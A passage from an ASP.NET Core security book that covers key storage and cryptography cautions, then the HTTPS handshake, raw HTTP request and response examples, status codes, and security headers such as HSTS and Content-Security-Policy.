                          <dp>{4}</dp>↲
                          <dq>{5}</dq>↲
                          <inverseq>{6}</inverseq>↲
                          <d>{7}</d>↲
                          </key>",↲
```

```
    parameters.Modulus != null ? ↲
      Convert.ToBase64String(parameters.Modulus) : null,
    parameters.Exponent != null ? ↲
      Convert.ToBase64String(parameters.Exponent) : null,
    parameters.P != null ? ↲
      Convert.ToBase64String(parameters.P) : null,
    parameters.Q != null ? ↲
      Convert.ToBase64String(parameters.Q) : null,
    parameters.DP != null ? ↲
      Convert.ToBase64String(parameters.DP) : null,
    parameters.DQ != null ? ↲
      Convert.ToBase64String(parameters.DQ) : null,
    parameters.InverseQ != null ? ↲
      Convert.ToBase64String(parameters.InverseQ) : null,
    parameters.D != null ? ↲
      Convert.ToBase64String(parameters.D) : null);
}
```

We won't talk about what each of these values in Listing 3-24 means, just know that you can now save and load keys without too much hassle. As with symmetric encryption and hashing, source code for the entire method is available in the book's GitHub repository.

Caution When talking about encryption in general, each algorithm has a limited lifetime. Hackers and computers are always improving, so it's just a matter of time until an algorithm needs to be replaced. This is especially true for asymmetric encryption. Unfortunately, RSA, the most common asymmetric encryption algorithm, relies upon the difficulty of separating large numbers into their prime factors, which is a much easier task for quantum computers than it is for conventional computers. You will need to replace any RSA usage (and eventually every other algorithm), so make an effort to make your code robust enough to support easily swapping algorithms later.

Key Storage

As I alluded to earlier, key storage is an important topic to cover. I'll go over the basics here, but if you are responsible determining how you store keys on your team, please do read further on the subject. Either way, your system administration team should help you determine the best way to store keys in your environment.

As mentioned earlier, the goal for storing keys is to keep them as far away from hackers, and as far away from your encrypted data, as possible. Storing keys in your database is not a good idea! If your entire database is stolen, having encrypted data stored with the keys is only marginally more secure than storing your data in plaintext. What are your options?

- **Hardware Security Module (HSM)**: This is hardware built for the purpose of storing cryptographic keys. These are quite expensive, but you can get access to one via the cloud for a much lower price.
- **Windows DPAPI**: This is a key storage mechanism built within Windows. While this is a relatively easy solution to implement if you're running Windows, be aware that since the keys are stored on the computer itself, it makes moving servers or running load balancing much more difficult.
- **Files in the file system**: This should be pretty self-explanatory. It also isn't terribly secure, since if your website can find these files, then hackers may find them as well.
- **Separate encryption service**: You can also create a web service that encrypts and decrypts data, keeping the keys themselves as far away from your app as possible. If implemented, this service should be protected by firewalls to prevent access from anything or anyone other than the website itself.

If you must store keys in your database, then encrypt the keys with keys stored in your configuration file. This results in more processing and would be considered unsafe in large, mission-critical systems that store large amounts of data that needs to stay private. However, if your system is small and doesn't store much sensitive data, this approach can be a quick and dirty way to implement somewhat safe key storage.

Don't Create Your Own Algorithms

You may have noticed earlier that I didn't dig too far into *how* each algorithm works. There are two reasons for this.

Even algorithms invented by people with a PhD can sometimes be cracked fairly easily. Cryptographic algorithms that are recommended for use today have gone through years, sometimes decades, worth of research, testing, attempted cracking, and peer review before making it to the general public. Unless you are one of the world's experts in cryptography, you should not be trying to use cryptographic algorithms you've created in production systems. Instead, you should focus on using algorithms that have been vetted by the security community and implemented by trusted sources as we have done in this chapter.

Two, even secure algorithms can be implemented in an insecure way. We spoke earlier about side channel attacks and gave an example of hackers cracking cryptographic algorithms based on emanations from a CPU. Some cryptographic implementations attempt to obfuscate processing to make such cracking more difficult. Your implementation (probably) doesn't. The lesson here is *don't try to create your own algorithms, or even your own implementation of these algorithms*.

For these reasons, this book strongly encourages you to use the encryption algorithms built in .NET or implementations in trusted libraries. There is no need to know more unless you'd like to satisfy your curiosity.

Common Mistakes with Encryption

Before we move on to the next chapter, it's worth pointing out two last things about encryption when it comes to general security. First, it should be obvious by now that encoding is not encryption. Yes, if you have Base64-encoded text, it looks very hard to read. The problem is that many hackers, and most hacking software, will immediately recognize text encoded in Base64 and immediately decode it. Same is true for other encoding mechanisms. Encoding has its uses, but privacy is not one of them.

Second, when I'm talking to developers, they will quite frequently ask if they should encrypt a value they're storing or handling insecurely, such as putting sensitive information in places easily accessible to hackers. My answer is almost always "no." If you're handling data insecurely, you should almost always fix the handling. In these cases, properly encrypting your information is usually more work than just securing your

information properly using techniques described later. Encryption protects your data, yes, but it is not a cure-all that helps you avoid other security best practices.

Summary

This chapter went over the different types of cryptography commonly used in websites: symmetric encryption, hashing, and asymmetric encryption. We discussed when to use each method, and when to combine methods in order to create new functionality like digital signatures or to work around issues like hashing data to make searching encrypted data easier.

We're now finished with the chapters on general security concepts. It's now time to dive into web security.

CHAPTER 4

Web Security Concepts

Now that some important general security concepts are out of the way, it's time to talk about web security. If you're already creating websites with some version of ASP.NET, many of the concepts presented in this chapter will be familiar to you. However, it is important to read this chapter fully before moving on to the next, because in order to understand web security, you need to understand how the web works at a deeper level than a typical web developer would.

Making a Connection

When talking web security, I might as well start where all web sessions must start – establishing a connection. It is easy to take this for granted because browsers and web servers do most of the heavy lifting for us, but understanding how connections work will be important for several topics later on.

HTTPS, SSL, and TLS

In order to talk about creating a connection, I first need to state that in this day and age, you really need to be using HTTPS, not HTTP, for your website. The primary difference between the two is that HTTPS signifies that the traffic between you and the web server is being encrypted, where HTTP means that your traffic is being sent in plaintext. I'm hoping that you already know why HTTPS needs to be used for sensitive communications, but here are some arguments for making HTTPS mandatory everywhere:

- If you have HTTP in some places but not others, you might forget to add HTTPS in some important places.
- Any sensitive information that is stored in a cookie added via an HTTPS request will be sent via any HTTP calls made, making them vulnerable to man-in-the-middle attacks.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_4

- Google (and likely other search engines) have started using HTTPS as a factor in search rankings. In other words, if you don't have HTTPS set up, your website will show up lower in its search results.[1]
- Chrome[2] and Firefox have started showing sites rendered in HTTP as insecure.

Certificates are relatively cheap and HTTPS is easy to set up, so there is really no reason to use unencrypted HTTP anymore.

Note In other books, you may see the acronym "SSL," which stands for Secure Socket Layer, for this same concept. I will avoid doing that in this book because it is a little ambiguous. When Netscape first implemented HTTPS in 1995, they had a protocol called SSL to encrypt traffic. In 1999, Transport Layer Security, or TLS, was developed as a more secure version of SSL. But the term "SSL" has stuck, even when referring to "TLS." Therefore, I will use "HTTPS" when talking about encrypted web traffic, "SSL" to mean the now-obsolete technology replaced by TLS, and "TLS" when talking about HTTPS and attempting to make a distinction between TLS and SSL.

Connection Process

If you're going to dive into security seriously, you will need to know how connections are made between computers. Since this book is targeted to web developers, I won't go into all of the socket- and hardware-specific connections that occur because you don't really need to know them. If you're interested in learning more, though, I suggest you do a search with your favorite search engine for the *OSI model*.

We do, however, need to talk about the connection process from a software perspective. Assuming you're using an HTTPS connection, here is the process that occurs when you're first setting up a session:

[1] https://webmasters.googleblog.com/2014/08/https-as-ranking-signal.html
[2] www.cnet.com/news/say-good-bye-to-that-green-secure-lock-on-google-chrome/

1. **Your browser sends a "client hello" message to the server**. Included in this request are the cryptographic algorithms that are supported by your computer and a *nonce* (a number that is used only once), which is used to help prevent replay attacks.
2. **The server responds with a "server hello".** In this message are
   - The cryptographic algorithms the server chose to use for the connection
   - The session ID
   - The server's digital certificate
   - A nonce from the server
3. **The client verifies the server's certificate.** Steps in this process include checking whether the certificate authority is one of the trusted authorities in the client's certificate store and checking the certificate against a *Certificate Revocation List* (CRL).
4. **The client sends the server an encryption key**. This key is encrypted with the server's public key. Since the only thing that can decrypt this key is the server's private key, we can be reasonably certain that that key is safe from theft or modification by eavesdroppers.
5. **The server decrypts the encryption key**. Now the client and server have agreed on a symmetric encryption algorithm and key to use in all future communications.

Now a secure connection is established between the two machines, along with a cryptographic key to ensure that any future communications will be encrypted. While it doesn't affect your programming, note that the servers use symmetric encryption to communicate – your certificates and asymmetric encryption are only used to establish the connection.

Anatomy of a Request

Once you have a connection, the requests from the client to the server generally fall under two categories: those with a body and those without one. The most common form of requests that usually don't have bodies is the GET request, which occurs when you type a URL or click a link within a browser, though HEAD, TRACE, and OPTIONS also fall in this category. Here is what the GET request, similar to the one your browser sends when you first visit a default ASP.NET Core website, looks like.

Listing 4-1. Simple GET request

```
GET https://localhost:44358/ HTTP/1.1
Host: localhost:44358
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ↲
  AppleWebKit/537.36 (KHTML, like Gecko) ↲
  Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml; ↲
  q=0.9,image/webp,image/apng,*/*; ↲
  q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cookie: .AspNet.Consent=yes
```

Most of the information seen in Listing 4-1 is out of your control as a web programmer, so I won't go over the contents of this in detail. The most important thing to note is that the browser sends a lot more information to the server than merely asking for data from a particular URL. There are several name/value pairs here in the form of *headers*. For now, just note that these headers exist, though I'll highlight two.

The *User-Agent* sends a great deal of information about the client, from operating system (in this case, Windows NT 10.0) to browser (Chrome, version 73). If you ever wonder how services like Google Analytics can tell what browser your users are using, look at the `User-Agent`. There is no information here that you can depend on as a web developer, though. While browsers usually send you reliable information here, realistically people could send whatever they want to.

In the last line, you can see a Cookie being passed to the server. Cookies are a topic worthy of their own discussion, so for now, I'll define "cookie" as a way to store information on the client side between requests and move on.

Before I talk more about GET requests, I'll talk about requests that have a body. POSTs are the most common example of this, which usually occur when you click the Submit button on a form, but actions like PUT and DELETE also fall in this category. Let's see what a raw POST looks like by showing what gets passed to the server when submitting a login form on our test site, using "testemail@scottnorberg.com" for the email and "this_is_not_my_real_password" for the password.

Listing 4-2. Simple POST request

```
POST https://localhost:44358/Identity/Account/Login HTTP/1.1
Host: localhost:44358
Connection: keep-alive
Content-Length: 312
Cache-Control: max-age=0
Origin: https://localhost:44358
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ↲
  AppleWebKit/537.36 (KHTML, like Gecko) ↲
  Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml; ↲
  q=0.9,image/webp,image/apng,*/*; ↲
  q=0.8,application/signed-exchange;v=b3
Referer: https://localhost:44358/Identity/Account/Login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cookie: .AspNet.Consent=yes; .AspNetCore.Antiforgery.PFN4bk7PxiE=↲
CfDJ8DJ4p286v39BktskkLOxqMuky9JYmCgWyqLJU5NorOYkVDhNyQsjJQrq↲
GjlcSypNyW3tkp_y-fQHDFEiAlsuQ4OTi7k9TEfnJdbArZ5QN_↲
R3xGYDNN4OqPwOZ33t7cBvR-zrjPvoRpkQa_U6Vsr2xeY
```

```
Input.Email=testemail%40scottnorberg.com&↲
Input.Password=this_is_not_my_real_password&↲
Input.RememberMe=true&↲
__RequestVerificationToken=CfDJ8DJ4p286v39BktskkLOxqMv5EqdLh↲
  NGxIf80E9PV_2gwoJdBgmVRs2rmk_b4uXmHHPWdgRdQ9BeIUdQfmilDxu-↲
  E9fDOdTkEavW1P1dnFBGVHQ4W5xutOoGf4nN9kdkGOjLG_ihKZjWOhSHQMX↲
  mmxuO&Input.RememberMe=false
```

Like the GET request in Listing 4-1, the first line in the POST in Listing 4-2 specifies the method and the location. Cookies are here too, though we'll talk about the `Antiforgery` cookie when we talk about preventing CSRF attacks. The most important thing to look at here is the request *body*, which starts with "Input.Email=" and ends with "Input.RememberMe=false". Because the data being passed to the server is in the body of the message, it is hidden from most attempts to listen to our communications (again assuming you're using HTTPS) because it is encrypted.

You may be wondering: why is the data sent in "name=value" format instead of something that developers are more used to seeing, like XML or JSON? The short answer is that while you can send data in many different formats, including XML and JSON, browsers tend to send data in form-encoded format, which comes in "name=value" pairs. You can certainly send data in other formats, but you will need to specify that in the `Content-Type` header if you do. In this case, the browser decided to send form data in URL-encoded form format, which happens to be encoded data sent as "name=value".

You may already know that you can also pass information in the URL as well. This is most commonly done with a *query string*, which is the part of the URL that comes after a question mark and has data in name=value format. Let's look at another login request, this time making a GET request with the data in the query string.

Listing 4-3. GET with data in query string

```
GET https://localhost:44358/Identity/Account/Login?↲
  Input.Email=testemail@scottnorberg.com&Input.Password=↲
  this_is_not_my_real_password&Input.RememberMe=true HTTP/1.1
Host: localhost:44358
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)↲
  AppleWebKit/537.36 (KHTML, like Gecko)↲
  Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;↲
  q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-↲
  exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cookie: .AspNet.Consent=yes;
  .AspNetCore.Antiforgery.PFN4bk7PxiE=↲
  CfDJ8DJ4p286v39BktskkLOxqMuky9JYmCgWyqLJU5NorOYkVDhNyQsjJQ↲
  rqGjlcSypNyW3tkp_y-fQHDFEiAlsuQ4OTi7k9TEfnJdbArZ5QN_↲
  R3xGYDNN4OqPwOZ33t7cBvR-zrjPvoRpkQa_U6Vsr2xeY
```

The problem in Listing 4-3 is that it is much easier for a hacker attempting a man-in-the-middle attack to see data in the query string vs. a request body.

There are three very important things to remember about the requests we've seen so far:

1. Browsers, not our code or our servers, are most responsible for determining what goes into these headers.
2. For most usages, it is our responsibility to ensure that these requests are set up in the most secure way possible. While browsers are ultimately responsible for this content, there are many ways in which browsers merely do what we, as web programmers, ask them to do.
3. Anyone who wants to change these headers for malicious purposes can do so fairly easily. Trusting this information enough to have a functional website but not trusting it so much that we're vulnerable to attacks is a difficult, but necessary, line to find.

We'll come back to how requests work later in the book, but for now, let's move on to what responses look like.

Anatomy of a Response

Let's take a look at the response we got back from the server after the first GET request.

Listing 4-4. Basic HTTP response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Server: Kestrel
X-SourceFiles: =?UTF-8?B?QzpcVXNlcnNcc25vcmJlcmdcRG9jdW1lbnR↲
  zXFZpc3VhbCBTdHVkaW8gMjAxN1xQcm9qZWNOc1xBc3BOZXRDb3JlU2Vjd↲
  XJpdHlcRGVtby5NVkMuQ29yZQ==?=
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 01:58:32 GMT
Content-Length: 6720

<!DOCTYPE html>
<html>
<!-- HTML Content Removed For Brevity -->
</html>
```

You should notice in Listing 4-4 that the HTML content that the browser uses to create a page for the user is returned in the body of the message. The second most important thing here is the first line: `HTTP/1.1 200 OK`. The "200 OK" is a *response code*, which tells the browser generally what to do with the request, and is (mostly) standard across all web languages. Since you should already be familiar with HTML, let's take a moment to dive into the response codes.

Response Codes

There are many different response codes, some more useful than others. Let's go over the ones that you as a web developer use on a regular basis, either directly or indirectly.

1XX – Informational

These codes are used to tell the client that everything is ok, but further processing is needed.

100 Continue

Tells a client to continue with this request.

101 Switching Protocols

The client has asked to switch protocols and the server agrees. If you use web sockets with SignalR, you should be aware that SignalR sends a 101 back to the browser to start using web sockets, whose addresses typically start with ws:// or wss:// instead of http:// or https://, for communication.

2XX – Success

As can be expected by the "Success" title, these codes mean that the request was processed as expected. There are several success codes, but only one we really need to know about.

200 OK

Probably the most common response, used when you want to return HTTP content.

3XX – Redirection

3XX status codes mean that a resource has moved. Unfortunately, as we'll see in a moment, what these statuses mean in the HTTP/1.1 specification vs. how they've been implemented in ASP.NET are two different things.

301 Moved Permanently

If a page or website has moved, you can use a 301 response to tell the client that the resource has moved permanently.

302 Found

Tells the client that the location has been found, just in a different location. ASP.NET returns 302s after a user logs in and needs to be redirected to a different page.

Listing 4-5. Example of a 302 Found used as a redirect

```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /identity/account/manage/index
Server: Kestrel
Set-Cookie: .AspNetCore.Identity.Application=<<REMOVED>>;↲
  path=/; secure; samesite=lax; httponly
Set-Cookie: .AspNetCore.Mvc.CookieTempDataProvider=;↲
  expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/; samesite=lax
X-SourceFiles: <<REMOVED>>
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 17:19:05 GMT
Content-Length: 0
```

In the example in Listing 4-5, the framework is, among other things, asking the browser to navigate to */identity/account/manage/index*.

The HTTP/1.1 specifications state that another code, not the 302 Found, should be used for redirections like this.[3] But ASP.NET has been doing this since the beginning and there's no reason to expect it to change now.

303 See Other

This is the status code that should be used in the 302 example according to the specifications, since it's the status code that should be used whenever a POST has been processed and the browser should navigate to a new page.

307 Temporary Redirect

This is the status code that should be used whenever you state in code to redirect to a new page that isn't the direct result of a POST processing. ASP.NET Core uses 302s instead.

[3] https://tools.ietf.org/html/rfc2616

4XX – Client Errors

These error codes indicate that there is a problem with the *request* that the client sent.

400 Bad Request

The request itself has an error. Common problems are malformed data, request too large, or Content-Length doesn't match actual length.

401 Unauthorized

Theoretically this means that the user does not have adequate permissions to access the resource requested. In practice, though, ASP.NET (including Core) tends to send a 302 to send the user back to the login page instead of a 401. Here is an example of what .NET does when you attempt to access a page that requires authentication.

Listing 4-6. What ASP.NET does instead of sending a 401 when you need to log in

```
HTTP/1.1 302 Found
Location: https://localhost:44358/Identity/Account/Login?↲
  ReturnUrl=%2Fidentity%2Faccount%2Fmanage%2Findex
Server: Kestrel
X-SourceFiles: <<REMOVED>>
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 17:13:51 GMT
Content-Length: 0
```

As in the example with the 302 code in Listing 4-5, Listing 4-6 shows the result after I attempted to access */identity/account/manage/index*, but instead of a 401 saying I was unauthorized, I got a 302 redirecting me to the login page, except with a query string parameter "ReturnUrl" which tells the login page where to go after successful authentication.

You may be tempted to fix this, but be aware that by default, if IIS sees a 401, it prompts for username and password expecting you to log in using Windows authentication. But this probably isn't what you want since you probably want the website, not IIS, to handle authentication. You can configure IIS, of course, but unless you have a lot of time on your hands or are building a framework for others to use, leaving this functionality in place will be fine in most cases.

403 Forbidden

This is designed to be used when a request is denied because of a system-level permission issue, such as read access forbidden or HTTPS is required.

404 Not Found

Page is not found. At least this is a status that works as expected in ASP.NET, though some third-party libraries will return a 302 with a redirection to an error page. Here is an example of a 404 on a default .NET site.

Listing 4-7. 404 Not Found response

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Server: Kestrel
Set-Cookie: .AspNetCore.Identity.Application=<<REMOVED>>;↲
  path=/; secure; samesite=lax; httponly
X-SourceFiles: <<REMOVED>>
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 18:20:23 GMT
Content-Length: 0
```

If a browser sees something similar to Listing 4-7, it normally shows the user its generic "Page Not Found" page.

5XX – Server Errors

These error codes indicate that there was a problem processing the *response* from the server's side. In reality, 4XX error codes could really indicate a server problem, and 5XX error codes could have resulted from a bad request, so the difference between a 4XX error and a 5XX error shouldn't be taken too seriously.

500 Internal Server Error

An error occurred on the server. If you're using the default implementation in ASP.NET Core, this is what happens when an error occurs.

Listing 4-8. 500 Internal Server Error response

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Server: Kestrel
X-SourceFiles: <<REMOVED>>
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 18:33:08 GMT
Content-Length: 24101

<!DOCTYPE html>
<html lang="en" xmlns:="http://www.w3.org/1999/xhtml">
  <!-- HTML code omitted for brevity -->
</html>
```

Listing 4-8 looks like a normal 200 response in most respects, with the same headers and HTML content, except by returning a 500 instead of a 200, the browser knows that an error occurred. I will cover error handling later in the book.

502 Bad Gateway

The textbook definition for this code is that the server received a bad response from an upstream server. I've seen this happening most often when .NET Core has not been installed or configured completely on the hosting server.

503 Service Unavailable

This is supposed to mean that the server is down because it is overloaded or some other temporary condition. In my experience, this error is only thrown in a .NET site (Core or otherwise) when something is badly wrong and restarting IIS is the best option.

Headers

Now that I've talked about status codes, I'll dig a little bit further into the other headers that are (and aren't) returned from ASP.NET Core. First, let's look at the headers that are included by default.

Default ASP.NET Headers

To see which headers are included, let's look again at the 302 that we saw after logging into the default version of an ASP.NET website.

Listing 4-9. 302 Found response to show headers

```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /identity/account/manage/index
Server: Kestrel
Set-Cookie: .AspNetCore.Identity.Application=<<REMOVED>>;↲
  path=/; secure; samesite=lax; httponly
Set-Cookie: .AspNetCore.Mvc.CookieTempDataProvider=;↲
  expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/; samesite=lax
X-SourceFiles: <<REMOVED>>
X-Powered-By: ASP.NET
Date: Sun, 14 Apr 2019 17:19:05 GMT
Content-Length: 0
```

Let's take a look at the headers in Listing 4-9 that are most important:

Cache-Control, Pragma, and Expires

With "no-cache" as the value for Cache-Control and Pragma and an Expires value in the past, the ASP.NET headers are attempting to tell the browser to get content fresh each time.

Server

This header specifies that the server is using Kestrel (i.e., ASP.NET Core) as a web server. Browsers don't need this information, but it is useful for Microsoft to know what the adoption rates are for its products. This also qualifies as an information leakage issue, since it is also useful information for hackers to know they can focus on the attacks they believe will work best against .NET Core.

Set-Cookie

I will talk about cookies later in the chapter. For now, this is where the server tells your browser what data to store, what its name is, when it expires, etc.

X-Powered-By

Like the Server value, this only serves to provide Microsoft (and others) usage statistics while giving hackers more information than they need to attack your site.

X-SourceFiles

This header is only used when you're pointing a browser to a .NET Core site hosted in localhost.[4] We can safely ignore it.

There are more headers that we, as developers concerned about security, need to know about. Some are easier to add than others.

Security Headers Easily Configured in ASP.NET

The following are headers that aren't automatically included in requests, but are easily configured within ASP.NET.

Strict-Transport-Security

This tells the browser that it should never load content using plain HTTP. Instead, it should always use HTTPS. This header has two options:

- **max-age**: Specifies the number of seconds the request to use HTTPS is valid. The value most used is 31536000, or the number of seconds in a year.
- **includeSubDomains**: Is an optional parameter that tells the browser whether the header applies to subdomains.

[4] https://stackoverflow.com/questions/4851684/what-does-the-x-sourcefiles-header-do

Caution To make sure that browsers always use HTTPS instead of HTTP, you need to redirect any HTTP requests to the HTTPS version first and then include this header. This is true for two reasons. First, browsers typically ignore this header for HTTP requests. Think of this header as telling the browser to "keep using HTTPS," *not* "use HTTPS instead." Second, most computers when connecting via an API (i.e., when a browser is not involved) will happily ignore this header. Please use this header, just don't depend on it for setting up HTTPS everywhere.

Cache-Control

Browsers will store copies of your website's pages to help speed up subsequent times the user accesses those pages, but there are times that this is not desired, such as when data will change or when sensitive information is displayed on the page. This header has several valid values.[5] Here are some of the more important ones:

- **public**: The response can be stored in any cache, such as the browser or a proxy server.
- **private**: The response can only be stored in the browser's cache.
- **no-cache**: Despite the name, this does NOT mean that the response cannot be cached. Instead, it means that the cached response must be validated before use.
- **no-store**: The response should not be stored in a cache.

From a security perspective, know that storing authenticated pages in intermediate caches (i.e., using the preceding "public" option) is *not* safe, and storing pages with sensitive data is not a good idea, so "no-store" should be used judiciously. Unfortunately, there is a bug in the code, and setting this to "no-store" is harder than it should be in ASP.NET. I'll show you how to fix this in Chapter 10.

There is a related header called "pragma" that controls caching on older browsers. If you don't want information cached, setting your pragma to "no-cache" can offer some protection.

[5] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control

Tip Watch out for other places where browsers try to help users out by storing information that they probably shouldn't. In one example unrelated to headers, browsers will store values entered in text fields. These are usually safe, but you do not want browsers storing sensitive information like social security numbers or credit card numbers. In this particular case, you need to add "autocomplete='false'" to your input attributes with sensitive data to prevent this data storage. But browsers are constantly looking for ways to make users' lives easier, and unfortunately, sometimes also less secure.

Security Headers Not in ASP.NET by Default

Here are some more headers that should be added to your website to make it more secure. I'll show you how to do that later in the book. For now, let's just define what they are.

X-Content-Type-Options

Setting this to "nosniff" tells browsers not to look at content to guess the MIME type of content, such as CSS or JavaScript. This header is a bit outdated because it only prevents attacks that newer browsers prevent without any intervention on the developer's part, but most security professionals will expect you to have this set on your website.

X-Frame-Options

If set properly, this header instructs your browser not to load content into an iframe from another location. We will talk more about this attack, called *clickjacking*, in the next chapter, but in the meantime, X-Frame-Options can take one of three values:

- **deny**: Prevents the content from rendering in an iframe
- **sameorigin**: Only allows content to be rendered in an iframe if the domain matches
- **allow-from**: Allows the web developer to specific domains in which the content can be rendered in an iframe

The *sameorigin* option is the most common in websites I've worked with, but I strongly advise you to use *deny* instead. Iframes generally cause more problems than they solve, so you should avoid them if you have another alternative.

X-XSS-Protection

I'll cover Cross-Site Scripting, or XSS, in more detail in the next chapter, but for now I'll tell you that it's the term for injecting arbitrary JavaScript into a web page. On the surface, setting the header to a value of "1; mode=block" should help prevent some XSS attacks. In reality, though, this header isn't all that useful for two reasons:

1. Browser support for this header isn't all that great.[6]
2. Setting the Content-Security-Policy header makes this header all but completely obsolete.

What is the Content-Security-Policy header? I'm glad you asked.

Content-Security-Policy

This header allows you to specify which resources are allowed to load, what types of content to render, and so on. The CSP header is quite complex and hard to get right, but I can at least give you an overview to help you get started. To start, here's what a sample CSP header might look like.

Listing 4-10. Sample CSP header

```
default-src 'self' www.google.com www.gstatic.com; ↲
  script-src 'self' 'unsafe-inline' 'unsafe-eval' ↲
  www.google.com www.gstatic.com; ↲
  style-src 'self' 'unsafe-inline' frame-src: 'none'
```

What's going on here? Let's break this down:

- **default-src**: This is telling the browser to accept content from the same domain as the host website, along with the domains `www.google.com` and `www.gstatic.com`. The latter two would be necessary if you use Google's CAPTCHA mechanism to help limit spam submissions to a publicly available form.

[6] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection

- **script-src**: This is not only telling the browser that it is ok to load scripts from the host site, `www.google.com` and `www.gstatic.com`, it is telling the browser that it is ok to run inline scripts and to allow calls to JavaScript's `eval()`. (The latter two might be necessary for some JavaScript frameworks.)
- **style-src**: This is telling the browser that local stylesheets are ok, but also to allow for inline styles.
- **frame-src**: This is telling the browser to deny loading this resource in any iframe.

So, you can probably gather that you can get fairly granular with whether you allow inline scripts, what domains to allow what content, etc. For a complete list of options, please visit `https://content-security-policy.com/`. `www.cspisawesome.com/` is also a great site that has GUI to walk you through the process of creating a CSP header for your website.

Caution CSP headers are hard to get right. This is especially true if you're using one or more third-party libraries; third-party scripts tend to break when using a strict Content Security Policy (CSP). You may also run into issues when retroactively applying a CSP header to a legacy site because of inline CSS, inline scripts, etc. Try to avoid making an overly permissive policy to make up for sloppy programming when you can. A restrictive CSP header can help prevent the worst effects from most XSS attacks.

Cross-Request Data Storage

Web is stateless by default, meaning each request to the server is treated as a brand-new request/response cycle. All previous requests have been forgotten. We as web developers, of course, need to have some way of storing some information between requests, since at the very least we probably don't want to force our users to provide their username and password each and every time they try to do anything. Here is a brief overview of storage mechanisms available to us in ASP.NET Core.

Cookies

You can also store information on the user's browser (most commonly authentication tokens so the server knows which user is making a request) via a *cookie*, which is just a specific type of header. We saw one already in the chapter in Listing 4-5. Here it is again, this time with the cookie content included.

Listing 4-11. 302 response showing setting a cookie

```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Transfer-Encoding: chunked
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Content-Security-Policy: <<REMOVED FOR BREVITY>>
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
Set-Cookie: .AspNetCore.Identity.Application=CfDJ8MSVvIOKxT5E↲
  qwKh39urJXXOViI6obRZxQskvy6AR2caaFOOex6UzkqrUp-dI3duxF_Aq25↲
  4tciMa2pOP343NRkeVmrxkfwUSersQwnVFZo-IBXLQVRK4OORwQr4lX9uFz↲
  bFn4r_5yVtCEQpCbfLuySQr22wVZPbZq7BDQeuKV1Er3TOflGJ6Eoq3ws6R↲
  I4TBJl1tsmYREfSWOodn-ZFlQPzyeKxHcTwaiZO9CwW6StObdnEos7-yLHT↲
  jZfSt2rUEpGpkQ7iLZNuTCHN-XMh6Qyjr6z_H8ONtpmSuUxSngSdZNaPORI↲
  TkiozJzLxDKKLQRyOgityYrxfJrdszEQS7lFPsqbHlo6Mc4TZknZWRL-nBn↲
  CQkfLM-24Cdsh5ITnI8cUAQDyzZWLO6dwZG_J9VFwzxWOUiqeKyJPjTNrF7↲
  xgP_r-6BxcLrj4485veOIpUYHMs3CjfadGOHh31SO53YSmALo2V_g2sG-ke↲
  rfHlWvOHJquOIqDZvPgaLXhwU-DhO8qzZKDjnstD1IMlaOiVgrcqOTUjlcK↲
  3iZghkEFhnXYBNOLZ8jZ_77QgcnzBhgH_RJOI3eUk8iHO4-gNivL18YLGxJ↲
  IsVSh5ZCXTIA6G-efQ; path=/; samesite=lax; httponly
Date: Sat, 23 Nov 2019 02:19:45 GMT
```

The request shown in Listing 4-11 sets a cookie: *.AspNetCore.Identity.Application*. This is stored in the browser, but is sent back to the server via headers in each subsequent request. To demonstrate that, here is an example of a subsequent request.

Listing 4-12. Request that shows a cookie value that was set earlier

```
GET / HTTP/1.1
Host: localhost
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;↲
  q=0.9,image/webp,image/apng,*/*;q=0.8,↲
  application/signed-exchange;v=b3↲
Referer: http://localhost:44358/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: .AspNetCore.Antiforgery.OB7lGVc8WVk=CfDJ8MSVvIOKxT5Eq↲
  wKh39urJXUCRwNWJxSTYvPOdTr8nnzk-5OTDJmr9QG9OnJHv4e8AJdyOxun↲
